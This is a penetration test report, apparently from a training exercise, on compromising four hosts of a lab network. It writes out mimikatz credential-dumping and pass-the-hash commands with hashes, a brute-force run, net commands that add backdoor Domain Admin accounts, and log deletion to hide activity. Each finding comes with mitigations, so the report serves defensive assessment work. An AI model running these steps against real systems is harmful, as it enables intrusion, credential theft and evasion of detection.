OFFENSIVE SECURITY

PENETRATION TEST REPORT FOR

INOVATECH SOLUTIONS

PERFORMED BY

RED AVENGERS

Index

1. Introduction

1.1 - Objective

The objective of this assessment was to perform a penetration test against the Inovatech Solutions' internal network. The team was tasked with following a methodical approach to identify and exploit potential vulnerabilities and assess the security posture of their internal systems, including Windows and Linux machines. The findings will be used to highlight areas of risk and provide recommendations for improving the organization's network security.

1.2 - Scope

The scope of this penetration test includes multiple systems within the organization's infrastructure. Specifically, the following assets were tested:

- **Windows Servers**: A set of Windows-based servers were evaluated for vulnerabilities and potential security weaknesses.
- **Linux Servers**: Linux-based systems were included, focusing on their network services and web applications.
- **Domain Controller**: The organization's domain controller was reviewed, including user accounts and authentication mechanisms.
- **SQL Database**: The test targeted an SQL server to identify potential issues with database security.
- **Network Services**: Key services such as FTP, RDP, and HTTP were analyzed for security risks.
- **Web Applications**: A web server running Apache and PHP was tested to identify vulnerabilities in web applications.

1.3 - Methodology

The penetration test was conducted following the **Penetration Testing Execution Standard (PTES)**, which defines the testing process across seven key phases. PTES Technical Guidelines were used to guide hands-on procedures and to recommend security testing tools (Attachment 1). The phases are as follows:

1. **Pre-engagement Interactions**: This phase involved initial discussions to define the scope, rules of engagement, and objectives of the penetration test.
2. **Intelligence Gathering**: Information about the target systems and networks was collected using both passive and active reconnaissance techniques.
3. **Threat Modeling**: Based on the intelligence gathered, potential attack vectors and vulnerabilities were identified to focus the testing efforts.
4. **Vulnerability Analysis**: The identified systems were analyzed for weaknesses that could be exploited, including misconfigurations and insecure services.
5. **Exploitation**: The vulnerabilities discovered were actively exploited to gain access to systems, escalate privileges, and assess the impact of potential attacks.
6. **Post-exploitation**: After successful exploitation, additional actions were taken to assess the persistence and potential lateral movement within compromised systems.
7. **Reporting**: The findings were documented, and detailed recommendations were provided to address the identified vulnerabilities and improve the overall security of the infrastructure.

2. High-Level Summary

2.1 - Summary

We conducted a penetration test on Inovatech Solutions' internal network to identify vulnerabilities and assess security. Several serious issues were found, allowing us to access multiple systems due to outdated patches and weak configurations. We gained administrative access to several machines, posing significant security risks. Below is a summary of the compromised systems:

- **10.0.0.40**: Accessed via local account (Windows administrator)
- **10.0.0.56**: Exploited through a known vulnerability (CVE-2021-41773)
- **10.0.0.83**: Domain Controller compromised through lateral movement
- **10.0.0.119**: Local Admin and user/admin domain account access obtained

SEVERITY	CVSS 3.1 SCORE RANGE	DEFINITION
Critical	9.0-10.0	Exploitation is straightforward and usually results in system-level compromise. It is advised to form a plan of action and patch immediately.
High	7.0-8.9	Exploitation is more difficult but could cause elevated privileges and potentially a loss of data or downtime. It is advised to form a plan of action and patch as soon as possible.
Moderate	4.0-6.9	Vulnerabilities exist but are not exploitable or require extra steps such as social engineering. It is advised to form a plan of action and patch after high-priority issues have been resolved.
Low	0.1-3.9	Vulnerabilities are non-exploitable but would reduce an organization's attack surface. It is advised to form a plan of action and patch during the next maintenance window.
Informational	N/A	No vulnerability exists. Additional information is provided regarding items noticed during testing, strong controls, and additional documentation.

2.2 -Key Findings

The penetration test uncovered several significant security issues within Inovatech Solutions' internal network, including:

Outdated Patches and Vulnerability Exploitation:

- Systems were found to be running outdated software, making them vulnerable to known exploits, such as CVE-2021-41773, which allowed access to MySQL credentials on the machine with IP 10.0.0.56.

Weak FTP Security Leading to Local Admin Access:

- The machine at IP 10.0.0.40 had anonymous login enabled on its FTP server, allowing access to RDP credentials that were used to gain local administrator access to the system.

Compromised Domain Controller (10.0.0.83):

- The domain controller was successfully compromised, granting potential access to sensitive domain-wide resources and control over the network.

Local Admin and Domain User Account Access (10.0.0.119):

- Both local administrative and domain user account access were obtained on this system, highlighting improper segmentation of privileges and insufficient security controls for critical accounts.

Lack of Proper Security Configurations:

- Many of the compromised systems exhibited weak security configurations, such as default, easily guessable and reused credentials, making them susceptible to attack.

2.3 – Recommendations

We recommend patching the vulnerabilities identified during the testing to ensure that an attacker cannot exploit these systems in the future. These systems require frequent patching and once patched, should remain on a regular patch program to protect from additional vulnerabilities that are discovered at a later date.

Additionally, it is important to review and strengthen security configurations, such as disabling anonymous access and enforcing stronger account management policies, to reduce the risk of unauthorized access.

3. Detailed Findings

3.1 - Target 1 - 10.0.0.40

3.1.1 - Enumeration

Enumeration is the process of gathering detailed information about the target system, including user accounts, services, and network configurations. This phase helps identify potential entry points for exploitation.

Nmap scan results:

Server IP Address	Ports Open
10.0.0.40	**TCP:** 21 - ftp 135 - msrpc 139 - netbios-snn 445 - smb 3389 - rdp 5357 - http

3.1.2 - Exploitation

Exploitation refers to the process of leveraging identified vulnerabilities or weaknesses within the target system to gain access or perform actions that compromise the system's security. This section outlines the exploitation phase and details how access was achieved.

CVE-1999-0497


- **Explanation**: CVE-1999-0497 describes vulnerabilities in FTP servers that allow anonymous access to be enabled. This can result in unauthorized access to sensitive files and system information that should be restricted. Specifically, the "rdpsetting.txt" file was exposed, containing credentials that were used to gain administrative access to the machine.
- **Risk Associated**: The exposure of sensitive files due to anonymous access can lead to unauthorized access and control over the system. This risk includes potential compromise of system security and unauthorized use of credentials.
- **Rating**: **High** (7.2)

Mitigation Strategy


- **Disable Anonymous Access**: Configure the FTP server to disallow anonymous logins and enforce authenticated access.
- **Implement Strong Authentication**: Use strong passwords and authentication mechanisms for accessing FTP servers.
- **Secure Configuration**: Regularly review and secure server configurations to ensure sensitive files are not exposed.

Proof of concept:


Identifying ftp port (21) open



Exploiting the anonymous login and downloading RDP credentials file



Logging in with RDP using the stolen credentials and confirming exploitation




3.1.3 - Persistence

Persistence involves techniques used by attackers to maintain ongoing access to a system even after initial exploitation. This section outlines the methods used to ensure continued access.

- **Method**: To achieve persistence on the machine, a new administrative user account was created. This account was given elevated privileges to ensure continued access to the system. The presence of this account allowed for ongoing administrative control and access even if other entry points were closed or mitigated.

Proof Of Concept:

Creating new user “windows” and adding it to the “administrators” group




3.1.4 - Cleanup

After successful exploitation, it is essential to remove any traces of the attack to avoid detection. The cleanup phase involves removing logs, clearing temporary files, and restoring the system to its original state.In this case, steps were taken to eliminate logs that were generated during the session.

- **Steps Taken**: I identified and deleted logs that were being generated in the Documents folder. These logs were capturing all commands and actions performed in PowerShell, potentially exposing the activities carried out on the machine. By removing these logs, I ensured that evidence of the attack and persistence methods was cleared from the system.

Proof Of Concept:

Eliminating the logs generated by my activity in the machine.



3.2 - Target 2 - 10.0.0.56

3.2.1 - Enumeration

Enumeration is the process of gathering detailed information about the target system, including user accounts, services, and network configurations. This phase helps identify potential entry points for exploitation.

Nmap scan results:

Server IP Address	Ports Open
10.0.0.56	**TCP:** 22 - ssh 80 - http 3306 - mysql

3.2.2 - Exploitation

Exploitation refers to the process of leveraging identified vulnerabilities or weaknesses within the target system to gain access or perform actions that compromise the system's security. This section outlines the exploitation phase and details how access was achieved.

CVE-2021-41773


- **Explanation:** CVE-2021-41773 describes a vulnerability in Apache HTTP Server, where insufficient path traversal restrictions allow remote code execution (RCE). An unauthenticated attacker can exploit this flaw by sending malicious HTTP requests to access and execute files on the server. I leveraged this vulnerability to gain access as the daemon user and subsequently accessed the MySQL database.
- **Risk Associated:** Exploitation of this vulnerability could result in the execution of unauthorized code, allowing the attacker to gain access to sensitive information, modify files, or even escalate privileges on the system. In this case, the /bin/sh command was executed remotely, confirming the vulnerability.
- **Rating**: High **(7.5)**

Mitigation Strategy:


- **Apache HTTP Server Update:** Ensure that Apache is updated to the latest version that fixes this vulnerability. The affected version is 2.4.49 and the fix is present in subsequent versions.
- **Disable Path Traversal Exploits:** Disable and block HTTP request methods that allow path traversal exploitation. This can be done by correcting the settings in the Apache configuration file.
- **Secure Directory Permissions:** Check the permissions of folders and files exposed by the web server. Sensitive folders and executable files must have restricted permissions.

Proof Of Concept:


Running the “CURL” command to exploit the RCE vulnerability




Setting up the listener to receive the reverse shell



Confirming that the “CURL” command worked as expected



Finding the “db_connect.php” file that contains the credentials for MySQL login



3.2.3 - Persistence

Persistence involves techniques used by attackers to maintain ongoing access to a system even after initial exploitation. This section outlines the methods used to ensure continued access.

For the machine with IP 10.0.0.56, I did not implement persistence mechanisms as it was not deemed necessary for the objectives of the pentest. The focus was on achieving immediate access and exploiting the vulnerabilities rather than establishing long-term access.

3.2.4 - Cleanup

After successful exploitation, it is essential to remove any traces of the attack to avoid detection. The cleanup phase involves removing logs, clearing temporary files, and restoring the system to its original state.

Anyhow, On this machine, I didn't have any files to clean up except for the generated logs, but I lacked the permissions to delete them, due to being the daemon user.

3.3 - Target 3 - 10.0.0.83

3.3.1 - Enumeration

Enumeration is the process of gathering detailed information about the target system, including user accounts, services, and network configurations. This phase helps identify potential entry points for exploitation.

Nmap scan results:

Server IP Address	Ports Open
10.0.0.83	**TCP:** 53 - dns 88 - kerberos 135 - msrpc 139 - netbios-snn 389/636/3268 - ldap 445 - smb 464 - kerberos password 593 - rpc 3269 - Global Catalog AD 3389 - rdp 5357 - http

3.3.2 - Vulnerability 1

3.3.2.1 - Exploitation

Exploitation refers to the process of leveraging identified vulnerabilities or weaknesses within the target system to gain access or perform actions that compromise the system's security. This section outlines the exploitation phase and details how access was achieved.

Lateral Movement (Technical Information - Attachment 2)

- **Explanation**: Lateral movement involves using access from one system to gain further access or escalate privileges within the network. In this case, credentials from machine 10.0.0.119 were used, and the Pass-the-Hash technique exploited the domain controller.
- **Risk Associated**: Exploiting this vulnerability can lead to unauthorized access to the domain controller, granting full administrative control. This can result in creating new domain admin accounts, accessing data, and making extensive network modifications.
- **Rating**: Critical (10)

Mitigation Strategy:

- **Implement Strong Access Controls**: Ensure that sensitive accounts and systems have restricted access and are protected by strong, unique credentials.
- **Use Network Segmentation**: Limit the scope of lateral movement by segmenting the network and controlling access between different segments.

Proof of Concept:

Gaining a shell on the domain controller

```
C:\Users\Admin\Desktop\PSTools>.\PsExec.exe \\10.0.0.83 cmd

PsExec v2.43 - Execute processes remotely
Copyright (C) 2001-2023 Mark Russinovich
Sysinternals - www.sysinternals.com


Microsoft Windows [Version 10.0.17763.6054]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
corp\administrator
```

```
C:\Windows\system32>hostname
EC2AMAZ-R2T6KBN
```

3.3.3 - Vulnerability 2

3.3.3.1 - Exploitation

Exploitation refers to the process of leveraging identified vulnerabilities or weaknesses within the target system to gain access or perform actions that compromise the system's security. This section outlines the exploitation phase and details how access was achieved.

Brute Force Attack

- **Explanation**:A brute force attack was executed against the "MSRPC" service to systematically attempt various combinations of usernames and passwords. Through this method, the credentials of a domain user account were successfully retrieved. The compromised credentials were then utilized to access the system and collect sensitive information.

- **Risk Associated**: Exploiting this vulnerability through brute force attacks can result in unauthorized access to domain accounts, exposure of sensitive data, and potentially lead to privilege escalation or lateral movement within the network.

- **Rating**: High (7.5)

Mitigation Strategy:

- **Implement Account Lockout Policies**: Enforce policies that lock accounts after a specific number of failed login attempts to prevent brute force attacks.
- **Use Strong Password Policies and Multi-Factor Authentication (MFA)**: Ensure complex password requirements and enable MFA to add additional security layers, making brute force attacks more difficult to succeed.

Proof of Concept:

Files used for the attack

```
┌──(root㉿kali)-[/home/…/Desktop/RedTeam_Final_Project/Exploitation/10.0.0.83]
└─# ls
msrpcbruteforce.py  names.txt  passwords.txt
```

Running the attack

```
┌──(root㉿kali)-[/home/…/Desktop/RedTeam_Final_Project/Exploitation/10.0.0.83]
└─# python3 msrpcbruteforce.py names.txt 10.0.0.83 passwords.txt
Cannot connect to server.  Error was NT_STATUS_LOGON_FAILURE
Cannot connect to server.  Error was NT_STATUS_LOGON_FAILURE
Cannot connect to server.  Error was NT_STATUS_LOGON_FAILURE
Cannot connect to server.  Error was NT_STATUS_LOGON_FAILURE
Cannot connect to server.  Error was NT_STATUS_LOGON_FAILURE
Cannot connect to server.  Error was NT_STATUS_LOGON_FAILURE
Cannot connect to server.  Error was NT_STATUS_LOGON_FAILURE
Cannot connect to server.  Error was NT_STATUS_LOGON_FAILURE
Cannot connect to server.  Error was NT_STATUS_LOGON_FAILURE
Cannot connect to server.  Error was NT_STATUS_LOGON_FAILURE
```

Found credentials for the domain user account "CORP\john"

```
Cannot connect to server.  Error was NT_STATUS_LOGON_FAILURE
Cannot connect to server.  Error was NT_STATUS_LOGON_FAILURE
Success with: john:1234567890
```

3.3.4 - Persistence

Persistence involves techniques used by attackers to maintain ongoing access to a system even after initial exploitation. This section outlines the methods used to ensure continued access.

- **Method:** To achieve persistence, I created a new account on the domain controller and added it to the "Domain Admins" group. This ensures that even if other access points are closed, I maintain administrative privileges within the domain.

Proof Of Concept:

Creating user "admin1" and adding it to the "Domain Admins" group

```
C:\Windows\system32>net user admin1 administrator /add /domain
The command completed successfully.


C:\Windows\system32>net group "Domain Admins" admin1 /add /domain
The command completed successfully.
```


3.3.5 - Cleanup

After successful exploitation, it is essential to remove any traces of the attack to avoid detection. The cleanup phase involves removing logs, clearing temporary files, and restoring the system to its original state.

- **Steps Taken**: I identified and deleted logs that were being generated in the Documents folder. These logs were capturing all commands and actions performed in PowerShell, potentially exposing the activities carried out on the machine. By removing these logs, I ensured that evidence of the attack and persistence methods was cleared from the system.

Proof Of Concept:

Eliminating the logs generated by my activity in the machine.



3.4 - Target 4 - 10.0.0.119

3.4.1 - Enumeration

Enumeration is the process of gathering detailed information about the target system, including user accounts, services, and network configurations. This phase helps identify potential entry points for exploitation.

Nmap scan results:

Server IP Address	Ports Open
10.0.0.119	**TCP:** 135 - msrpc 139 - netbios-snn 445 - smb 3389 - rdp

3.4.2 - Vulnerability 1

3.4.2.1 - Exploitation

Exploitation refers to the process of leveraging identified vulnerabilities or weaknesses within the target system to gain access or perform actions that compromise the system's security. This section outlines the exploitation phase and details how access was achieved.

Credential Reuse


- **Explanation**: Credential reuse occurs when the same set of credentials is used across multiple systems or services. This practice can lead to significant security vulnerabilities if those credentials are compromised. In this case, the reused credentials provided access to both **10.0.0.40** and **10.0.0.119**, expanding the scope of the compromise.
- **Risk Associated**: The risk associated with credential reuse includes unauthorized access to multiple systems, increased potential for data breaches, and elevated risk of privilege escalation. Attackers can also leverage compromised credentials to move laterally within the network.
- **Rating**: High (7.2)

Mitigation Strategy:

- **Enforce Strong, Unique Password Policies:** Implement policies requiring strong, unique passwords for each account, and utilize password managers to help users manage and generate these passwords.
- **Implement Multi-Factor Authentication (MFA):** Use MFA across all systems to provide an additional layer of security, making it more difficult for attackers to exploit reused credentials.

Proof Of Concept:

Confirming that I am an admin user on 10.0.0.119



3.4.3 - Vulnerability 2

3.4.3.1 - Exploitation

Exploitation refers to the process of leveraging identified vulnerabilities or weaknesses within the target system to gain access or perform actions that compromise the system's security. This section outlines the exploitation phase and details how access was achieved.

HashDump/PassTheHash Attack (Technical Information - Attachment 2)

- **Explanation**: The process involves dumping password hashes and leveraging the Pass-the-Hash technique, which exploits hashed password values stored in memory to gain unauthorized access to systems. This technique bypasses the need to crack passwords and directly uses the hashed values to authenticate and execute commands on remote systems.
- **Risk Associated**: Exploitation of this vulnerability can lead to unauthorized access to sensitive systems, including the domain controller. This can result in full administrative control over the domain, enabling the attacker to create new administrative accounts, access sensitive data, and make extensive modifications to the network environment. In this case, leveraging the Pass-the-Hash technique allowed for access to the domain controller (10.0.0.83) and the creation of a new domain admin account.
- **Rating**: Critical (10)

Mitigation Strategy:

- **Enforce Strong Password Policies**: Ensure that all passwords are complex and unique to prevent attackers from easily leveraging compromised hashes. Regularly update and audit password policies to meet security best practices.
- **Implement Multi-Factor Authentication (MFA)**: Apply MFA across all systems, including domain controllers, to add an extra layer of security beyond just password authentication. This makes it more difficult for attackers to exploit hashed credentials.

Proof Of Concept:

Dumping password hashes of all users

```
mimikatz # sekurlsa::logonpasswords

Authentication Id : 0 ; 1349401 (00000000:00149719)
Session           : Interactive from 0
User Name         : Administrator
Domain            : CORP
Logon Server      : EC2AMAZ-R2T6KBN
Logon Time        : 9/15/2024 8:29:53 AM
SID               : S-1-5-21-4244106051-1510059738-469118965-500
        msv :
         [00000003] Primary
         * Username : Administrator
         * Domain   : CORP
         * NTLM     : 2b576acbe6bcfda7294d6bd18041b8fe
         * SHA1     : e30d1c18c56c027667d35734660751dc80203354
         * DPAPI    : 3ad72f27f3bf5956833b6622b8c6835c
        tspkg :
```

Executing a PassTheHash attack to be able to gain domain admin privileges

```
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > https://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz # sekurlsa::pth /user:administrator /domain:10.0.0.83 /ntlm:2b576acbe6bcfda7294d
6bd18041b8fe
user    : administrator
domain  : 10.0.0.83
program : cmd.exe
impers. : no
NTLM    : 2b576acbe6bcfda7294d6bd18041b8fe
  |  PID  256
  |  TID  7396
  |  LSA Process is now R/W
  |  LUID 0 ; 4313008 (00000000:0041cfb0)
  \_ msv1_0   - data copy @ 000002487AE69640 : OK !
  \_ kerberos - data copy @ 000002487B027068
   \_ des_cbc_md4       -> null
   \_ des_cbc_md4       OK
   \_ des_cbc_md4       OK
   \_ des_cbc_md4       OK
   \_ des_cbc_md4       OK
   \_ des_cbc_md4       OK
   \_ des_cbc_md4       OK
   \_ *Password replace @ 000002487AE66AE8 (32) -> null
```

3.4.4 - Persistence

Persistence involves techniques used by attackers to maintain ongoing access to a system even after initial exploitation. This section outlines the methods used to ensure continued access.

- **Methods**: To achieve persistence on the machine, a new administrative user account was created. This account was given elevated privileges to ensure continued access to the system. The presence of this account allowed for ongoing administrative control and access even if other entry points were closed or mitigated.

Proof of concept:

Creating the user “Microsoft” and adding it to the “administrators” group

```
PS C:\Windows\system32> net user Microsoft administrator /add
The command completed successfully.

PS C:\Windows\system32> net localgroup administrators Microsoft /add
The command completed successfully.
```


3.4.5 - Cleanup

After successful exploitation, it is essential to remove any traces of the attack to avoid detection. The cleanup phase involves removing logs, clearing temporary files, and restoring the system to its original state.

- **Steps Taken**: I identified and deleted logs that were being generated in the Documents folder. These logs were capturing all commands and actions performed in PowerShell, potentially exposing the activities carried out on the machine. By removing these logs, I ensured that evidence of the attack and persistence methods was cleared from the system.

Proof Of Concept:

Eliminating the logs generated by my activity in the machine.



4. Recommendations

4.1 - Risk Mitigation

This section provides detailed recommendations for mitigating the risks identified during the penetration test. The goal is to reduce the likelihood of future exploitation by implementing strategic security measures across the entire network.

Recommendations may include:

- **Patching and Updates**: Ensure that all systems and software are up to date with the latest security patches to mitigate vulnerabilities.
- **Access Controls**: Implement strict access control mechanisms, such as multi-factor authentication (MFA) and least privilege principles, to reduce unauthorized access.
- **Network Segmentation**: Use network segmentation to isolate sensitive systems from less secure areas, limiting the spread of any potential compromise.
- **Monitoring and Logging**: Implement continuous security monitoring and maintain detailed logs to detect suspicious activity early and respond effectively.
- **Regular Security Audits**: Conduct regular internal and external audits to identify and address new vulnerabilities before they can be exploited.

4.2 - Best Practices

This section outlines best practices for improving the overall security of Inovatech Solutions' network. Following these industry-standard practices can help enhance the organization's defense mechanisms and reduce the risk of future attacks.

Suggestions may include:

- **Strong Password Policies**: Enforce complex password requirements and implement regular password rotations to minimize the risk of credential compromise.
- **Disabling Unnecessary Services**: Regularly review and disable unused services and protocols that may present unnecessary attack vectors.
- **Encryption**: Use encryption for sensitive data in transit and at rest, ensuring that unauthorized users cannot access or manipulate it.
